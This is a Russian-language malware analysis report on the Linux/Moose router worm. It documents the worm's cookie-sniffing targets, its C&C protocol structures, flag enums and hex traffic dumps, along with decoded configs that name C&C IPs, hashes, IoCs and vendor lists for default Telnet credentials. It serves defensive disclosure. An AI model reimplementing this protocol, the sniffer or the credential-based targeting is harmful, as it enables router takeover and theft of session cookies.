


Рис. Прослушивание сетевого трафика.

Вредоносную программу интересуют только TCP-пакеты, в которых она осуществляет поиск различных строк, указанных операторами через параметр конфигурации *snfcfg_<id>_needle*, которые были отправлены боту конфигурационным C&C-серверу. Проанализированные нами образцы были сконфигурированы на поиск следующих строк:

- twll=
- twid=
- LOGIN_INFO=
- c_user=
- ds_user_id=
- SAPISID=
- APISID=
- PLAY_ACTIVE_ACCOUNT=

Как уже поминалось ранее, эти строки представляют из себя данные файлов HTTP cookie, которые относятся к веб-сайтам социальных сервисов.

Как только бот обнаружит указанные данные, весь сетевой пакет, включая, заголовки Ethernet, IP, TCP, а также данные пакета отправляются на отчетный C&C-сервер в обфусцированном виде. Формат такого сообщения указан ниже.

Название	Размер	Описание
Версия	Целое (4 байта)	Версия вредоносной программы.
Тип сообщения	Целое (4 байта)	Значение 20 означает обнаружение сниффером искомой строки в потоке сетевого трафика.
Размер пакета	Целое (4 байта)	Размер пакета сниффера.
Не используется	28 байт	Не используется.
Данные пакета	Размер задается предыдущем полем	Зашифрованный пакет, который содержит необходимые строки с данными.

Сервер отвечает пакетом со следующей структурой.

Название	Размер	Описание
Неизвестное поле	Целое (4 байта)	Неизвестно.
Тип сообщения	Целое (4 байта)	Значение из аналогичного поля запроса (20).
Размер пакета	Целое (4 байта)	Значение из аналогичного поля запроса.
Не используется	28 байт	Не используется.

Удаление других программ

Мы уже упоминали, что бот имеет в своем составе возможности по удалению из системы других вредоносных программ. Конфигурационный C&C-сервер передает ему список имен исполняемых файлов процессов. Каждый час бот проходит по списку процессов /proc/<pid>/ и просматривает командную строку, с которой был запущен процесс. В командной строке указано название процесса, а также переданные ему во время запуска аргументы. Проходя по этому списку процессов, Moose будет посылать сигнал *kill* каждому процессу из вышеупомянутого «черного списка». Этот список жестко зашит в тело вредоносной программы.

Эта функция Moose также требует присутствия специального конфигурационного флага *cnccfg_flag_killprocess*. В наблюдаемых нами образцах этот флаг был всегда установлен. Ниже приведен пример такого списка.

```
--scrypt
stratum+tcp://
cmd.so
/Challenge
/.usb2
/.scan
/.ipt
```

Все эти строки относятся к ПО, которое выполняет операции майнинга биткоинов, и используется другими вредоносными программами. Возможно, убийство этих процессов выполняется для освобождения ограниченных ресурсов системы, которые будут использоваться вредоносной программой для выполнения своих действий. Строка «cmd.so» может относиться к ПО Synology Disk Miner, а «/.usb2», «/.scan» и «./ipt» к другому червю, который занимается майнингом биткоинов на ARM Linux (Linux/Svirtu). Эта вредоносная программа также использует слабые учетные данные для проникновения в систему, что делает их с Moose потенциальными конкурентами.

Протокол взаимодействия с конфигурационным C&C-сервером

Детальное описание сетевого протокола позволит пострадавшим организациям использовать эту информацию в целях проработки защиты от вредоносной программы. Операторы Linux/Moose используют перекомпиляцию исполняемых файлов Moose, а также их модификацию для того, чтобы избежать обнаружения со стороны вредоносных продуктов. С другой стороны, изменение сетевого протокола представляет из себя значительно трудоемкую задачу и требует много времени, поэтому публикация данных о функционировании протокола может отрицательно повлиять на работу злоумышленников.

Для быстрой деобфускации захваченного трафика и его анализа, мы рекомендуем использовать инструмент, который мы загрузили на наше хранилище в Github. Мы добавили команды типа *tshark* и код на Python для просмотра трафика.

Существуют два типа взаимодействия между ботом и конфигурационном C&C-сервером. Первое осуществляется каждый час и второе каждые четыре часа. Основное различие между ними заключается в передаче разных параметров боту. В первом случае происходит передача наборов пар логин/пароль, которые будут использоваться при выполнении bruteforce атак на роутеры для их заражения. Ниже представлен фрагмент такого взаимодействия.

Follow TCP Stream (tcp.stream eq 869)

Stream Content

```
00000000  1c 00 00 00 01 00 00 00  c5 01 00 00 3b 02 00 00 ........ ....;...
00000010  26 01 00 00 09 00 00 00  00 00 00 00 03 00 00 00 &....... ........
00000020  00 00 00 00 00 00 00 00                          ........
    00000000                    14 00 00 00  0a 00 00 00 b9 04 00 00     .... ........
    00000010  05 00 00 00 0a 00 00 00  55 9f ed 6b 5d be 8c dd ........ U..k]...
    00000020  58 02 00 00 00 00 00 00  00 00 00 00 7b 11 00 00 X....... ....{...
    00000030  05 09 04 07 4e 41 05 09  04 07 63 07 78 1d 00 1b ....NA.. ..c.x...
    00000040  54 52 1d 00 1b 79 07 78  1d 00 1b 54 41 05 09 04 TR...y.x ...TA...
    00000050  07 63 07 6b 05 09 04 07  4e 52 1d 00 1b 79 07 78 .c.k.... NR...y.x
    00000060  1d 00 1b 54 61 25 09 04  07 63 07 6b 05 09 04 07 ...Ta%.. .c.k....
    00000070  4e 61 25 09 04 07 63 07  4b 2d 1c 18 09 0f 0b 11 Na%...c. K-......
    00000080  03 18 1d 19 18 53 57 05  15 09 5a 0d 66 3b 08 03 .....SW. ..Z.f;..
    00000090  0d 3d 3b 0d 1b 41 03 00  52 57 38 07 79 06 05 00 .=;..A.. RW8.y...
    000000A0  1f 1d 06 54 53 06 05 00  1f 1d 06 79 07 6b 05 09 ...TS... ...y.k..
    000000B0  04 07 4e 53 1e 0e 02 05  09 04 07 63 07 6b 05 09 ..NS.... ...c.k..
    000000C0  04 07 63 07 78 1d 00 1b  79 07 2b 53 1d 00 1b 79 ..c.x... y.+S...y
    000000D0  07 3b 00 00 00 00 11 58  55 4c 05 09 04 07 63 07 .;.....X UL....c.
    000000E0  3b 03 01 07 14 11 03 01  07 39 07 6b 03 01 43 43 ;....... .9.k..CC
    000000F0  02 12 10 02 05 01 68 07  6b 05 09 60 07 6b 05 09 ......h. k..`.k..
    00000100  04 07 4e 7f 1c 2a 1a 10  0c 62 07 6b 05 09 04 07 ..N..*.. .b.k....
    00000110  4e 10 3d 07 6b 05 09 04  07 4e 11 03 01 3e 07 6b N.=.k... .N...>.k
    00000120  05 09 04 07 4e 11 03 01  07 39 07 4b 25 09 04 07 ....N... .9.K%...
```

Рис. Фрагмент взаимодействия бота с C&C-сервером.

Сообщение следующей структуры бот отправляет на конфигурационный C&C-сервер.

Название	Размер	Описание
Версия	Целое (4 байта)	Версия вредоносной программы.
Тип сообщения	Целое (4 байта)	Единица соответствует текущей конфигурации бота.
Число итераций цикла	Целое (4 байта)	Количество выполненных итераций цикла *main*. Указывает т. н. «возраст заражения».
Число локальных сканирований	Целое (4 байта)	Количество IP-адресов, которые были просканированы в режиме поиска адресов, близких к внешнему IP-адресу роутера.
Число внешних сканирований	Целое (4 байта)	Количество IP-адресов, которые были просканированы в режиме поиска произвольных адресов.
Число сканирований на-интерфейс	Целое (4 байта)	Количество IP-адресов, которые были просканированы в режиме «на каждый сетевой интерфейс роутера».
Количество убитых процессов	Целое (4 байта)	Количество убитых процессов других вредоносных программ.
Информация о боте	Битовое поле (4 байта)	Более подробная информация о состоянии бота. Указана в перечислении *cnc_request_flags*.
Не используется	8 байт	Не используется.

Ниже указано битовое поле «Информация о боте».

```
enum cnc_request_flags {
    BRUTEFORCE_LIST = (1 << 0), // Set if bot wants the username and password list
    WRITE_ACCESS = (1 << 1),    // Set if filesystem is writable. Deprecated.
    TIME_PROBLEM = (1 << 7),    // Set if time syscall returned 0 or an error.
                                // New in v31.
};
```

Конфигурационный C&C-сервер отвечает боту сообщением следующей структуры. Оно состоит из блоков информации с конфигурацией, причем некоторые из них необязательны. Ниже указан формат такого сообщения.

Название	Размер	Описание
Заголовок	44 байта	Заголовок с информацией о конфигурации бота.
Размер списка bruteforce	Целое (4 байта)	Необязательное поле. Размер списка имен пользователей и паролей, используемых ботом для перебора при заражении устройства.
Список bruteforce	Размер указан в предыдущем поле	Необязательное поле. Представляет из себя зашифрованный список имен пользователей и паролей, используемых ботом при заражении устройства. Список запрашивается ботом каждые 4 часа.
Размер белого списка	Целое (4 байта)	Размер белого списка IP-адресов, которым разрешено подключаться на 10073-й порт скомпрометированного устройства.
Белый список	Размер указан в предыдущем поле * 8 байт	Белый список IP-адресов.
Размер данных конфигурации сниффера	Целое (4 байта)	Необязательное поле. Размер данных конфигурации сниффера.
Данные конфигурации сниффера	Размер указан в предыдущем поле	Данные конфигурации сниффера.

Ниже указан формат заголовка сообщения сервера.

Название	Размер	Описание
Внешний IP-адрес	Целое (4 байта)	Внешний IP-адрес зараженного устройства (как его видит C&C-сервер).
Количество потоков сканера «близких адресов»	Целое (4 байта)	Количество потоков, выполняющих поиск IP-адресов, близко лежащих к адресу роутера.
Количество потоков сканера произвольных адресов	Целое (4 байта)	Количество потоков, выполняющих поиск произвольно взятых IP-адресов.
Дополнительная конфигурация	Битовое поле (4 байта)	Содержит набор флагов, более подробно указано в перечислении *cnc_config_flags*.
Количество максимально разрешенных клиентов прокси	Целое (4 байта)	Максимально разрешенное количество одновременных запросов на прокси подключение (порт 10073). По умолчанию равно 20.
Ожидание (Sleep) C&C-сервера ретрансляции	Целое (4 байта)	Количество секунд сна бота в случае ошибки при взаимодействии с сервером ретрансляции.
IP-адрес отчетного сервера	Целое (4 байта)	IP-адрес отчетного сервера
IP-адрес сервера ретрансляции	Целое (4 байта)	IP-адрес сервера ретрансляции
Таймаут C&C-сервера ретрансляции	Целое (4 байта)	Количество секунд для ожидания данных от C&C-сервера ретрансляции. По умолчанию равно 300.
IP-адрес DNS-сервера 1	Целое (4 байта)	В случае включенной настройки DNS Hijacking, содержит IP-адрес DNS-сервера злоумышленников.
IP-адрес DNS-сервера 2	Целое (4 байта)	В случае включенной настройки DNS Hijacking, содержит IP-адрес второго DNS-сервера злоумышленников.

Ниже представлены флаги «Дополнительной конфигурации».

```
enum cnc_config_flags {
    SCANNER_SNIFFER = (1 << 0), // If set, additional scanner and sniffer threads
                                // are created per network interface
    NOLOCALSCAN = (1 << 1),     // If set, no closely related IPs scan is performed
    NOEXTSCAN = (1 << 2),       // If set, no random IPs scan is performed
    TEST_10073 = (1 << 3),      // If set, infected peer detection is enabled
    NATTRAVERSAL = (1 << 4),    // If set, threads dedicated to NAT Traversal are
                                // created (only once)
    RECONTACT_CNC = (1 << 5),   // If set, will recontact the configuration C&C
                                // server shortly (instead of 4hrs)
    HIJACKDNS = (1 << 6),       // If set, modify the DNS configuration of victims
                                // on new infections
    THD_SNIFFER = (1 << 7),     // If set, the eavesdrop component is activated
    KILLPROCESS = (1 << 10),    // If set, will kill competing malware processes
    SHARE_PEERS = (1 << 11),    // If set, will share found peers to report
                                // C&C server
};
```

Каждый элемент белого списка представлен в формате следующей структуры. Их количество указывается отдельным полем «Размер белого списка».

Название	Размер	Описание
IP-адрес	Целое (4 байта)	IP-адрес, которому разрешено подключение к прокси (порт 10073).
Email	Битовое поле (4 байта)	Если первый бит установлен в единицу, сервер также разрешает использовать порты назначения с номерами 25, 465, 587.

То же самое касается элементов конфигурации сниффера, для них используется специальная структура.

Название	Размер	Описание
Размер данных конфигурации сниффера	Целое (4 байта)	Размер одного поля данных конфигурации сниффера.
Данные конфигурации сниффера	Размер указан в предыдущем поле	Зашифрованная строка шаблона, по которой сниффер будет искать нужный траффик в общем потоке.

Ниже на скриншоте показан пример данных конфигурации передаваемых боту. Для их деобфускации использовался инструмент на Python, который мы упоминали ранее.

```
$ ./parse_cnc_request.py cfgcnc.raw
{'cnc_request_flags.BRUTEFORCE_LIST': True,
 'cnc_request_flags.WRITE_ACCESS': True,
 'loop_count': 453,
 'msg_type': 1,
 'msg_type_decoded': 'REQUEST_CONFIG',
 'nb_extscans': 294,
 'nb_ifscans': 9,
 'nb_killed': 0,
 'nb_localscans': 571,
 'version': 28}
```

Рис. Пример запроса, который бот отправляет на конфигурационный C&C-сервер.

```
$ ./parse_cnc_config.py 4h cfgcnc-response.raw
{'cnccfg_ext_ip': '<redacted>',
 'cnccfg_flag_hijackdns': False,
 'cnccfg_flag_killprocess': True,
 'cnccfg_flag_nattraversal': True,
 'cnccfg_flag_noextscan': False,
 'cnccfg_flag_nolocalscan': False,
 'cnccfg_flag_recontactcnc': True,
 'cnccfg_flag_scanner_sniffer': True,
 'cnccfg_flag_share_peers': False,
 'cnccfg_flag_test10073': True,
 'cnccfg_flag_thd_sniffer': True,
 'cnccfg_hijackdns1_ip': 0,
 'cnccfg_hijackdns2_ip': 0,
 'cnccfg_nb_thdscan_ext': 10,
 'cnccfg_nb_thdscan_local': 20,
 'cnccfg_proxy_max_clients': 5,
 'cnccfg_relaycnc_ip': '93.190.140.221',
 'cnccfg_relaycnc_sleep': 10,
 'cnccfg_relaycnc_timeout': 600,
 'cnccfg_reportcnc_ip': '85.159.237.107',
 'snfcfg_00_needle': ' twll=',
 'snfcfg_01_needle': ' twid=',
 'snfcfg_02_needle': ' LOGIN_INFO=',
 'snfcfg_03_needle': ' c_user=',
 'snfcfg_04_needle': ' ds_user_id=',
 'snfcfg_05_needle': ' SAPISID=',
 'snfcfg_06_needle': ' APISID=',
 'snfcfg_07_needle': ' PLAY_ACTIVE_ACCOUNT=',
 'snfcfg_nb_items': 8,
 'userpass_list_len': 4475,
 ...,
```

Рис. Пример ответа конфигурационного C&C-сервера.

История версий вредоносной программы

Версия 20

- Первая обнаруженная нами версия.
- Первый ARM вариант.

Версии 28-29

- Бот использует три различных конфигурационных C&C-сервера вместо одного.
- Улучшен код обработки подключения Telnet.
- Улучшено обнаружение запроса учетных данных Telnet (prompt).

Версии 29-31

- Улучшена обработка ситуаций, связанных с нехваткой памяти.
- Добавлен новый флаг запроса конфигурационного C&C-сервера: 0x80 – TIME_PROBLEM.

Заключение

Вредоносная программа Linux/Moose является довольно новым типом вредоносного ПО, которое рассчитано на ОС Linux. Это связано, прежде всего, с тем, что большинство угроз для этой ОС ориентировано на выполнение DDoS-атак и рассылку спама. В то же время, злоумышленники реализовали в Moose самый элементарный способ компрометации роутеров, основанный на простом переборе учетных данных. Очевидно, что от деятельности этой вредоносной программы могут пострадать роутеры с низкими настройками безопасности.

Так как вредоносная программа не содержит в себе механизмов автозагрузки, простая перезагрузка устройства позволяет эффективно отключить ее вредоносную активность. Пользователю также следует сразу изменить учетные данные на роутере, что позволит исключить его заражение в будущем. Для роутеров также следует проверить настройки безопасности для исключения ситуации, при которой те или иные порты роутера будут доступны из глобальной сети.

Ниже указаны хэши SHA1 различных модификаций этой вредоносной программы.

Хэш файла	Архитектура	Версия
10e2f7dd4b2bb4ac9ab2b0d136f48e5dc9acc451	ARM GNU EABI	20
095ee85aa648de4e557fc243de17d4f00ab2091f	ARM GNU EABI	20
bfc2a99450977dc7ba2ec0879fb17c612e248ece	MIPS MIPS32	28
54041ce90b04698465b866ed169ddf4a269e1e76	MIPS MIPS32 LSB	28
d648c405507ad62ddb3faa1dd37f659f3676cacf	ARM EABI5	28
85c3439b6773241d11cda78f0ecfea4c07e55fd2	ARM EABI5	28
216014dba6f1a636c44530fbce06c598d3cf7fa1	ARM EABI5	29
4bffc0ebfe8c373f387eb01a7c5e2835ec8e8757	MIPS MIPS32	29
dd7e8211336aa02851f6c67690e2301b9c84bb26	MIPS MIPS32	31

Индикаторы компрометации (IoC)

Трафик от зараженного устройства на эти IP_адрес:порт.

```
77.247.177.36:81
93.190.140.221:80
85.159.237.107:81
85.159.237.108:81
77.247.177.87:81
```

Трафик с этих IP-адресов (белый список) на зараженное устройство (порт 10073).

```
27.124.41.11
27.124.41.31
27.124.41.31
27.124.41.33
27.124.41.33
27.124.41.52
27.124.41.52
42.119.173.138
77.247.177.31
77.247.177.36
77.247.178.177
79.176.26.142
82.146.63.15
85.159.237.107
85.159.237.108
85.159.237.111
85.159.237.111
93.190.139.123
93.190.139.147
93.190.140.221
93.190.142.113
93.190.143.60
103.238.216.21
103.238.216.216
103.238.216.217
103.238.216.218
103.238.216.22
103.238.216.23
103.238.216.24
103.238.216.25
103.238.216.26
103.238.216.28
103.238.216.29
103.238.216.30
103.238.216.31
109.201.148.136
109.201.148.201
109.201.148.241
109.236.86.18
109.236.89.208
192.126.184.234
207.244.67.193
217.23.12.124
217.23.2.249
217.23.2.251
217.23.2.252
217.23.2.253
217.23.2.30
217.23.2.47
217.23.2.48
217.23.2.49
217.23.2.52
217.23.2.79
217.23.7.133
217.23.7.211
```

Индикаторы в ОС:

- присутствие бинарного файла с названием elan2;
- запущенный процесс elan2;
- процесс, который пытается прослушивать 0.0.0.0:10073.

Последний указанный идентификатор может быть проверен с использованием команды *netstat –anp*. В зависимости от конфигурации системы флаг –p может быть недоступен. В случае его отсутствия следует воспользоваться инструментом *lsof* или вручную скопировать содержимое из расположения /proc/net/tcp/ и /proc/<pid>/fd как указано здесь.

Для идентификации файла или набора файлов вредоносной программы можно использовать популярный инструмент yara. Для этого нужно воспользоваться правилом *linux-moose.yar*, которое доступно на нашем репозитории в Github. С помощью него можно идентифицировать файлы вредоносной программы, рекурсивно проходя по директориям с файлами.

```
yara -r linux-moose.yar directory/
```

В случае отсутствия вывода после выполнения этой команды, это говорит о том, что ни один вредоносный файл Moose не был найден. В противном случае, будут распечатаны имена файлов вредоносной программы. Если авторы изменят код бота для сброса обнаружения со стороны антивирусных продуктов, данное правило, вероятно, уже не сможет идентифицировать новые варианты Moose.

Устройства для компрометации

По этой ссылке можно найти список учетных данных (логин/пароль), которые Moose использует для своего распространения на тех устройствах, производители которых используют такие учетные данные по умолчанию. В том же списке указаны производители, устройства которых разрешают подключение по Telnet. Вот список таких производителей.

Network equipment vendors

3Com, Alcatel-Lucent, Allied Telesis, Avaya, Belkin, Brocade, Buffalo, Celerity, Cisco, D-link, Enterasys, Hewlett-Packard, Huawei, Linksys, Mikrotik, Netgear, Meridian, Nortel, SpeedStream, Thomson, TP-Link, Zhone, ZyXEL.

Appliances vendors

APC, Brother, Konica/Minolta, Kyocera, Microplex, Ricoh, Toshiba, Xerox

Internet of Things vendors

Hik Vision, Leviton

Следует учесть и тот факт, что это список тех вендоров, на которые потенциально нацелен Moose. Текущие версии вредоносной программы нуждаются в доступе к командной строке shell, причем Moose должен успешно выполнить вход (logged in). На некоторых устройствах такой вид доступа защищен другой парой учетных данных или секретным паролем. Такие устройства Moose не в состоянии скомпрометировать.

Если вы работаете с устройством одного из этих вендоров и можете ответить на эти вопросы, то сообщите нам об этом.

- Является ли сервис Telnet разрешенным по умолчанию?

- Можете ли вы подключиться к Telnet устройства с учетными данными по умолчанию?
- Какова модель вашего устройства?
- Что произойдет, если вы выполните команду *sh* в Telnet?

В случае, когда учетные данные могут быть использованы для входа в Telnet или Telnet разрешен по умолчанию и доступ к командной строке может быть получен путем выполнения команды *sh*, устройство потенциально может быть скомпрометировано вредоносной программой.

Производители, которые указаны ниже, по умолчанию используют учетные данные из этого списка.

Ericsson, F5 Networks, Fortinet, Siemens, LSI Corporation, Maxim Integrated, Accelerated Network, Quantum, Advantek, Airtel, AirTies, Radware, Ubee Interactive, AOC, Applied Innovations, Arescom, ARtem, Asante, Ascend, ATL, Atlantis, AVM, Avocent, Axis, Aztech, Bay Networks, Bintec, BMC, Broadlogic, Canyon, Cellit, Ciphertrust, CNet, Compaq, Comtrend, Conceptronic, Conexant, Corecess, CTC Union, Cyclades, Davox, Demarc, Digicom, Draytek, Dynalink, E-Con, Efficient, Everfocus, Flowpoint, Gericom, IBM, iDirect, Inchon, Infacta, Infoblox, INOVA, Interbase, Intermec, Intracom, JD Edwards, Kasda, KTI, Lantronix, Laxo, LG, Livingston, Marconi, McAfee, McData, Mentec, Micronet, Milan, Motorola, Mro software, Netopia, Netport, Netscreen, Netstar, Niksun, Nokia, NOMADIX, Olitec(trendchip), OpenConnect, Osicom, Overland, Ovislink, Pansonic, Phoenix, Pirelli, Planet, Ptcl, QLogic, Quintum Technologies, RM, RoamAbout, Sagem, Samsung, Server TechnologyPower, Sharp, Signamax, Siips, Silex Technology, Simple Smdr, Sitecom, Smartswitch, SMC, Sonic-X, Spectra Logic, SpeedXess, Sphairon, SSA, Stratacom, Swissvoice, Symbol, System/32, Tandem, Telewell, Telindus, Tellabs, Topsec, Troy, TVT System, U.S. Robotics, Unisys, VASCO, VxWorks, Wang, Weidmüeller, Westell, X-Micro, xd, Xylan, Xyplex, Zebra, ZTE.